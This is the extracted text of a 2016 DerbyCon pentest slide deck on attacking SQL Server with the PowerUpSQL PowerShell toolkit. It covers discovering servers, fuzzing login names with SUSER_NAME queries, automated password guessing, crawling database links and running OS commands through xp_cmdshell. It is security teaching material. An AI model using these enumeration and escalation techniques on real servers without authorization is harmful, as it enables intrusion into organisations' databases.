Hacking **SQL Server** on Scale with **PowerShell**

DerbyCon 2016

netSPI

Speaker Information

Name:	Scott Sutherland
Job:	Network & Application Pentester @ NetSPI
Twitter:	@_nullbind
Slides:	http://slideshare.net/nullbind http://slideshare.net/netspi
Blogs:	https://blog.netspi.com/author/scott-sutherland/
Code:	https://github.com/netspi/PowerUpSQL https://github.com/nullbind

netSPI

PowerUpSQL

Why SQL Server?

- Used in almost all enterprise environments
- Supports Windows authentication both locally and on the domain
- Lots of integration with other Windows services and tools

Why PowerShell?


- Native to Windows
- Run commands in memory
- Run managed .net code
- Run unmanaged code
- Avoid detection by Anti-virus
- Already flagged as "trusted" by most application whitelist solutions
- A medium used to write many open source Pentest toolkits

What is the Point?

1. Domain user + SQL Servers = Unauthorized access
   - **No exploits required**
   - Unauthorized accessed to:
     - Data Access
     - Systems Access
     - **Domain Escalation**
2. PowerShell can be used to automate and scale attacks

Presentation Overview

- PowerUpSQL Overview
- Finding & Accessing SQL Servers
- Escalating Privileges
  - Domain user to SQL Server login
  - SQL Server Login to Sysadmin
  - Sysadmin to Windows Admin
  - Windows Admin to Sysadmin
  - Domain Escalation
- Post Exploitation Activities
- General Recommendations



PowerUpSQL


PowerUpSQL Overview: Project Goals

Functional Goals

- **Discover** SQL Servers from different attacker perspectives
- **Inventory** SQL Servers quickly
- **Audit** SQL Servers for common insecure configurations
- **Escalate privileges** quickly on SQL Servers

Project Goals (Get-Abilities) ☺

- **Scalability** via runspace threading
- **Flexibility** via pipeline support
- **Portababilty**
  - .Net Framework libraries
  - PowerShell v.2 compliant (in theory)
  - No SMO dependancies
  - Single file



PowerUpSQL Overview: Useful Functions


Primary Attack Functions

- Invoke-SQLDumpInfo
- Invoke-SQLAudit
- Invoke-SQLPrivEsc
- Invoke-SQLOsCmd

Popular Functions

- Get-SQLServerInfo
- Get-SQLServerConfiguration
- Get-SQLDatabase
- Get-SQLColumnSampleData


For more information checkout:
https://github.com/NetSPI/PowerUpSQL/wiki



PowerUpSQL Overview: Thanks!

Individual	Third Party Code / Direct Contributors
Boe Prox	Community Blogs: Runspace series
Warren F. (RamblingCookieMonster)	Invoke-Parallel
Oyvind Kallstad	Test-IsLuhnValid
Eric Gruber	Get-SQLInstanceScanUDP and QA
Antti Rantasaari	Get-SQLServerLinkCrawl and QA
Alexander Leary	QA
Khai Tran	Design advice
NetSPI assessment and dev teams	QA

SQL
Server
Basics




SQL Server Basics

What is SQL Server?

- A database platform
- An application
- A set of *Windows services*

Important Notes


- Executes OS commands as the service account
- Clustered servers are required to have the same service account


Windows Operating System
SQL Server Instance 1 (Windows Service)
Database 1
Database 2
Table 1
Table 2
SQL Server Instance 2 (Windows Service)

SQL Server Basics: Account Types

Account Types

- Windows Accounts
  - Used to login
  - Mapped to SQL Server login
- SQL Server Logins
  - Used to login
  - Mapped to database account
- Database Accounts
  - Used to access databases




SQL Server Basics: Common Roles

Important Roles

- Server Roles
  - SysAdmin Role = Database Admin
  - Public Role = Everyone with CONNECT

- Database Roles
  - Database Owner = Owns the database
  - DB_OWNER role = Any action in database



Finding SQL Servers

Find SQL Servers: Techniques

Attacker Perspective	Technique
Unauthenticated	• List from file • TCP port scan • UDP port scan • UDP broadcast • Azure DNS brute force • Azure DNS lookup via public resources
Local User	• Services • Registry entries
Domain User	• Service Principal Names • Azure Portal / PowerShell Modules

Find SQL Servers: PowerUpSQL

Attacker Perspective	PowerUpSQL Function
Unauthenticated	Get-SQLInstanceFile
Unauthenticated	Get-SQLInstanceUDPScan
Local User	Get-SQLInstanceLocal
Domain User	Get-SQLInstanceDomain

Blog: https://blog.netspi.com/blindly-discover-sql-server-instances-powerupsql/

Testing Login Access

Testing Login Access: Overview

Connection testing

- Get-SQLConnectionTestThreaded
- Invoke-SQLAuditWeakLoginPw

Either function can be used for testing…

- Common weak passwords
- Current local user access
- Current domain user access
- Alternative domain user access

Testing Login Access: Command Examples

Attacker Perspective	Command Example
Unauthenticated	**Get-SQLInstanceUDPScan | Get-SQLConnectionTestThreaded** -Verbose -Threads 15 **-Username testuser -Password testpass**
Local User	**Get-SQLInstanceLocal | Get-SQLConnectionTestThreaded** -Verbose
Domain User	**Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded** -Verbose -Threads 15
Alternative Domain User	**runas /noprofile /netonly /user:domain\user PowerShell.exe** **Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded** -Verbose -Threads 15

Testing Login Access: Demo

DEMO


Escalating Privileges

Domain User to SQL Login

Escalating Privileges: Domain User

Why can domain users login everywhere?

- Domain users added
- Local users added
- Privilege inheritance



Escalating Privileges

SQL Login to SysAdmin

Escalating Privileges: Getting Sysadmin Privs

How can I get sysadmin privileges?

- Weak Passwords
  - User enumeration
  - Defaults and dev environments
- SQL Injection in Stored Procedures
  - EXECUTE AS LOGIN
  - Signed procedures
- Shared Service Accounts


- Excessive Privileges
  - Roles: DB_OWNER, DB_DDLADMIN, etc
  - Permissions: Impersonation, agent jobs, triggers, xp_cmdshell, importing assemblies
  - Write access to autorun procedures
  - Server Links: User and sysadmin
  - Stored procedurs with UNC path injection: xp_dirtree, xp_fileexists, etc

Escalating Privileges: Weak Passwords

Guessing Weak Passwords

1. **Enumerate logins**
2. Guess passwords

By default, **Public role** members **can't** select a list of local logins, but they can fuzz them...


SQLQuery14.sql - 10.2.9.101.MyAppDb (MyPublicUser (51))* - Microsoft SQL Server Man...
File Edit View SQL Enlight Query Project Debug Tools Window Help
New Query
MyAppDb
Execute
Debug
Object Explorer
Connect
10.2.9.101 (SQL Server 9.0.4053 - MyPublicUser)
Databases
Security
Server Objects
Replication
Management
SQLQuery14.sql - 1...(MyPublicUser (51))*
100 %
Results
Messages
Ready
Ln 2
Col 14
Ch 14
INS

```
SELECT name FROM sys.syslogins
SELECT name FROM sys.server_principals
```

	name
1	sa
2	MyPublicUser

	name
1	sa
2	public
3	sysadmin
4	securityadmin
5	serveradmin
6	setupadmin
7	processadmin
8	diskadmin
9	dbcreator
10	bulkadmin
11	MyPublicUser

9.101 (9.0 SP3) | MyPublicUser (51) | MyAppDb | 00:00:00 | 13 rows


Escalating Privileges: Weak Passwords

Guessing Weak Passwords

1. **Enumerate logins**
2. Guess passwords

Step 1

Check if it's possible to get principal_id for other SQL logins.



SQLQuery17.sql - 10.2.9.101.MyAppDb (MyPublicUser (51))* - Microsoft SQL Server M...

Object Explorer
- 10.2.9.101 (SQL Server 9.0.4053 - MyPublicUser)
  - Databases
    - System Databases
    - LVADB
    - MyAppDb
    - SP_SQLI_DB
    - test
  - Security
  - Server Objects
  - Replication
  - Management

```
SELECT SUSER_ID('sa')
```

```
   (No column name)
1  1
```

101 (9.0 SP3) | MyPublicUser (51) | MyAppDb | 00:00:00 | 1 rows


Escalating Privileges: Weak Passwords

Guessing Weak Passwords

1. **Enumerate logins**
2. Guess passwords

Step 2

Hrmm...let's try that the other direction?


SQLQuery14.sql - 10.2.9.101.MyAppDb (MyPublicUser (51))* - Microsoft SQL Server Man...
File Edit View SQL Enlight Query Project Debug Tools Window Help
New Query
MyAppDb
Execute
Debug
Object Explorer
Connect
10.2.9.101 (SQL Server 9.0.4053 - MyPublicUser)
Databases
Security
Server Objects
Replication
Management
SQLQuery14.sql - 1...(MyPublicUser (51))*
100 %
Results
Messages
Principal_id '314' returned a login
Ready
Ln 5
Col 1
Ch 1
INS

```
SELECT SUSER_NAME(1)
SELECT SUSER_NAME(2)
SELECT SUSER_NAME(3)
SELECT SUSER_NAME(314)
```

	(No column name)
1	sa

	(No column name)
1	public

	(No column name)
1	sysadmin

	(No column name)
1	MyHiddenUser

.9.101 (9.0 SP3) | MyPublicUser (51) | MyAppDb | 00:00:00 | 4 rows

Escalating Privileges: Weak Passwords

Guessing Weak Passwords

1. **Enumerate logins**
2. Guess passwords

Screen shot here

Step 3

Automate the fuzzing of **ALL** SQL logins with PowerShell using…

Get-SQLFuzzServerLogin

Escalating Privileges: Weak Passwords

Guessing Weak Passwords

1. **Enumerate logins**
2. **Guess passwords**

Screen shot here

Step 4

Automate password guessing with…

Invoke-SQLAuditWeakLoginPw

Escalating Privileges: Weak Passwords

Guessing Weak Passwords

1. Enumerate logins
2. Guess passwords

Screen shot here

Side note:

Similar techniques can be used to enumerate domain users…
Get-SQLFuzzDomainAccount

Escalating Privileges: Invoke-SQLPrivEsc

Invoke-SQLPrivEsc

1. Runs through all of the available exploit functions so you don't have to.

2. Example

Screen shot here

Escalating Privileges: Database Links

What’s a database link?

- Database links are basically persistent database connections for SQL Servers.


Why should I care?

- Short answer = privilege escalation
- Links can be accessed by the public role via openquery
- Links are often configured with excessive privileges so they can allow you to impersonate logins on remote servers.
- xp_cmdshell and other command can be ran through
- Links can be crawled.

Author

- Antti Rantasaari


Escalating Privileges: Database Links


Captain Evil
1
SQL Injection
Deliver payload via xp_cmdshell and powershell injection
Double nested linked query as s1admin
5
SRV1
4
SRV3
2
SRV2
3
Linked query as s2user
Nested linked query as s3user

Escalating Privileges: Database Links

Penetration Test Stats

- Database links exist (and can be crawled) in about 50% of environments we’ve seen
- The max number of hops we’ve seen is 12
- The max number of server crawled is 226
- Usually executed through SQL injection, but also through direct domain user access



Escalating Privileges: Database Links

DEMO

Escalating Privileges

SysAdmin to Service Account

Escalating Privileges: SysAdmin to Service Account

Common methods for running OS commands

- xp_cmdshell
- Custom extended stored procedures
- Agent jobs
